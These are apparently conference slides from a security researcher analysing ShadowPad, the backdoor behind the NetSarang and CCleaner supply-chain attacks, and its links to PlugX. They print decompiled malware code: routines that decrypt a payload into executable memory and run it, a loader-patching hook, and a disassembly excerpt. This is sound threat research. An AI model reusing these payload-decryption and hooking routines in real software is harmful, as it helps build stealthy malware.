- THEY INJECTED THEIR MALICIOUS CODE IN THE LATEST VERSION OF THE NSSOCK2.DLL LIBRARY THROUGH INFECTING THE LINKER ON THE DEVELOPER'S SYSTEM
- THE TROJANIZED LIBRARY THEN GOT SIGNED AND PACKAGED IN 5 DIFFERENT SOFTWARE PACKAGES OF NETSARANG SERVICES

# CCLEANER INCIDENT

- IN SEPTEMBER 2017, AVAST DISCLOSED THAT CCLEANER WAS BEING ATTACKED BY CYBERCRIMINALS.
- A MALICIOUS CODE WAS DISTRIBUTED VIA CCLEANER INSTALLATION FILE TO THE CUSTOMERS

# CCLEANER INCIDENT AND SHADOWPAD

- AVAST RESEARCHERS FOUND OLDER VERSIONS OF SHADOWPAD ON 4 PIRIFORM SYSTEMS




*ShadowPad plugins found on Piriform PCs*

https://blog.avast.com/new-investigations-in-ccleaner-incident-point-to-a-possible-third-stage-that-had-keylogger-capacities

# SHADOWPAD ATTACKS IN SOUTH KOREA AND RUSSIA

- AVAST RESEARCHERS ALSO FOUND OUT THAT SHADOWPAD ATTACKS HAVE HAPPENED IN SOUTH KOREA AND RUSSIA IN THE PAST AS WELL
- THESE CASES OF SHADOWPAD ATTACKS WERE NOT RELEVANT TO CCLEANER INCIDENT

# OLDER SHADOWPAD MALWARES

- WE FOUND SHADOWPAD MALWARES AS OLD AS FROM 2015
- ATTACKERS HAVE BEEN ADDING MORE SOPHISTICATION TO THE CODE OVER THE YEARS
- DIFFERENT SAMPLES HAVE DIFFERENT CONSTANTS FOR DECRYPTION AND DIFFERENT SPECIFICATIONS ON THE VICTIM'S MACHINE

# FIRST STAGE IN OTHER SHADOWPAD SAMPLES

- MALICIOUS CODE IN NETSARANG ATTACK WAS IMPLANTED INSIDE THE LEGITIMATE DLL FILE
- OTHER SAMPLES OF SHADOWPAD DID NOT HAVE THE SIMILAR TECHNIQUE
- IN SOME OTHER CASES THE EXECUTION OF INSTALLATION AND PLUGIN ORCHESTRATOR WAS DONE  WITHOUT VALIDATION FROM THE INITIAL C2 SERVER

# NEW PLUGINS FROM OTHER SHADOWPAD SAMPLES

- DISK
- PROCESS
- SERVICE
- REGISTER
- SHELL

# DECRYPTION ROUTINES FROM OTHER SAMPLES

```
void *__thiscall sub_1000C6C0(void *this)
{
  void *v2; // [esp+0h] [ebp-18h]
  int (__stdcall *v3)(_DWORD); // [esp+8h] [ebp-10h]
  unsigned int i; // [esp+10h] [ebp-8h]
  unsigned int v5; // [esp+14h] [ebp-4h]

  v2 = this;
  v3 = (int (__stdcall *)(_DWORD))VirtualAlloc(0, 0xFB48u, 0x1000u, 0x40u);
  v5 = unk_1000F718;
  for ( i = 0; i < 0xFB44; ++i )
  {
    *((_BYTE *)v3 + i) = v5 ^ *((_BYTE *)&unk_1000F718 + i + 4);
    v5 = 0xC9BED351 * ((v5 >> 16) + (v5 << 16)) + 0x57A25E37;
  }
  if ( (unsigned int)v3(0) < 0x1000 )
    MessageBoxA(0, "###ERROR###", 0, 0);
  return v2;
}
```

```
BOOL sub_100054E2()
{
  _BYTE *v0; // eax
  unsigned int v1; // ecx
  _BYTE *v2; // edx
  signed int v4; // [esp+Ch] [ebp-4h]

  v0 = VirtualAlloc(0, 0x1833Au, 0x1000u, 0x40u);
  v1 = 0x987A5538;
  v2 = v0;
  v4 = 0x18336;
  do
  {
    *v2 = v1 ^ v2[byte_10007804 - v0];
    v1 = 0x77 * ((v1 >> 16) + (v1 << 16)) + 0x13;
    ++v2;
    --v4;
  }
  while ( v4 );
  return (v0)(v1, v2, 0) >= 0x1000;
}
```

```
signed __int64 SeciFreeCallContext()
{
  void (__fastcall *v0)(_QWORD); // rdi
  unsigned int v1; // ebx
  _BYTE *v2; // r11
  signed __int64 v3; // rdx

  OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
  v0 = VirtualAlloc(0i64, 0x1E64Fui64, 0x1000u, 0x40u);
  OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
  v1 = -172520678;
  OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
  OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
  v2 = v0;
  v3 = 0x1E64Bi64;
  do
  {
    *v2 = v1 ^ v2[byte_180007A94 - v0];
    ++v2;
    v1 = 0xD3510000 * v1 - 0x36412CAF * (v1 >> 16) - 0x57A25E37;
    --v3;
  }
  while ( v3 );
  OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
  v0(0i64);
  OpenEventA(0x100000u, 0, "SECUR32DLLEVENT");
  Sleep(0xFFFFFFFF);
  return 1i64;
}
```

KASPERSKY lab

# HOOKING THE LOADER MODULE

```
int __usercall Patch_the_Loader@<eax>(DWORD a1@<ecx>, int (*a2)()@<esi>)
{
  int v2; // ebx
  DWORD v3; // ST08_4
  DWORD flOldProtect; // [esp+0h] [ebp-4h]

  flOldProtect = a1;
  if ( *a2 == 0x85u && *(a2 + 1) == 0xC0u && *(a2 + 2) == 0xF && *(a2 + 3) == 0x84u )
  {
    v2 = Hook_function - a2 - 5;
    VirtualProtect(a2, 0x10u, 0x40u, &flOldProtect);
    *(a2 + 2) = BYTE1(v2);
    *(a2 + 3) = BYTE2(v2);
    v3 = flOldProtect;
    *(a2 + 1) = v2;
    *a2 = 0xE9u;
    *(a2 + 4) = HIBYTE(v2);
    VirtualProtect(a2, 0x10u, v3, &flOldProtect);
  }
  return 0;
}
```

```
BOOL Hook_function()
{
  _BYTE *v0; // eax
  unsigned int v1; // ecx
  _BYTE *v2; // edx
  signed int v4; // [esp+Ch] [ebp-4h]

  v0 = VirtualAlloc(0, 0x17E48u, 0x1000u, 0x40u);
  v1 = 0xF8EBBD6D;
  v2 = v0;
  v4 = 0x17E44;
  do
  {
    *v2 = v1 ^ v2[encrypted_payload - v0];
    v1 = 0x77 * ((v1 >> 0x10) + (v1 << 16)) + 0x13;
    ++v2;
    --v4;
  }
  while ( v4 );
  return (v0)(v1, v2, 0) >= 0x1000;
}
```

KASPERSKY lab

# SIMILARITIES WITH KNOWN THREAT ACTORS

- A SHADOWPAD C2 ADDRESS WAS SEEN BEFORE IN AN OLD PLUGX SAMPLE
- SIMILAR ENCRYPTION ALGORITHM WAS USED BY A VARIANT OF PLUGX
- SOME OF THE PLUGX PAYLOADS HAVE SIMILAR OBFUSCATION TECHNIQUE

```
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 and     edi, 0B1D694E7h
seg000:00000006                 xor     edx, 5267DED4h
seg000:0000000C                 dec     edx
seg000:0000000D                 cmp     edx, 8AEAF60h
seg000:00000013                 dec     esi
seg000:00000014                 jp      short near ptr loc_18+1
seg000:00000016                 jnp     short near ptr loc_18+1
seg000:00000018
seg000:00000018 loc_18:                                 ; CODE XREF: seg000:00000014↑j
seg000:00000018                                         ; seg000:00000016↑j
seg000:00000018                 call    near ptr 618D285Ah
seg000:0000001D                 jmp     far ptr 0E800h:1E9h
seg000:00000024 ;---------------------------------------------------------------------------
seg000:00000024                 and     edx, 0A0A95DB4h
seg000:0000002A                 xor     esi, 4139A7A1h
seg000:00000030                 xor     eax, 0F780782Dh
seg000:00000035                 dec     eax
seg000:00000036                 cmp     edx, 0ADC848B8h
seg000:0000003C                 sub     esi, 4E5892A5h
```

KASPERSKY lab

# CONCLUSION

- MANY VICTIMS COULD BE SUBJECT TO DATA THEFT IF THE ATTACK WAS NOT BEING INVESTIGATED PROMPTLY AND NETSARANG COMPANY WAS NOT RESPONDED IMMEDIATELY
- CONSIDERING THE RESOURCES SPENT FOR SHADOWPAD, IT'S DEFINITELY GOING TO BE USED ON NEW VICTIMS AGAIN.
- IT'S CRUCIAL TO USE SECURITY SOLUTIONS THAT CAN DETECT ANOMALIES EVEN WHEN THE ATTACKERS USE SOPHISTICATED TECHNIQUES

# THANK YOU AND LET'S TALK?!

@NoushinShbb

Senior Security Researcher

Kaspersky Lab (GReAT)

KASPERSKY lab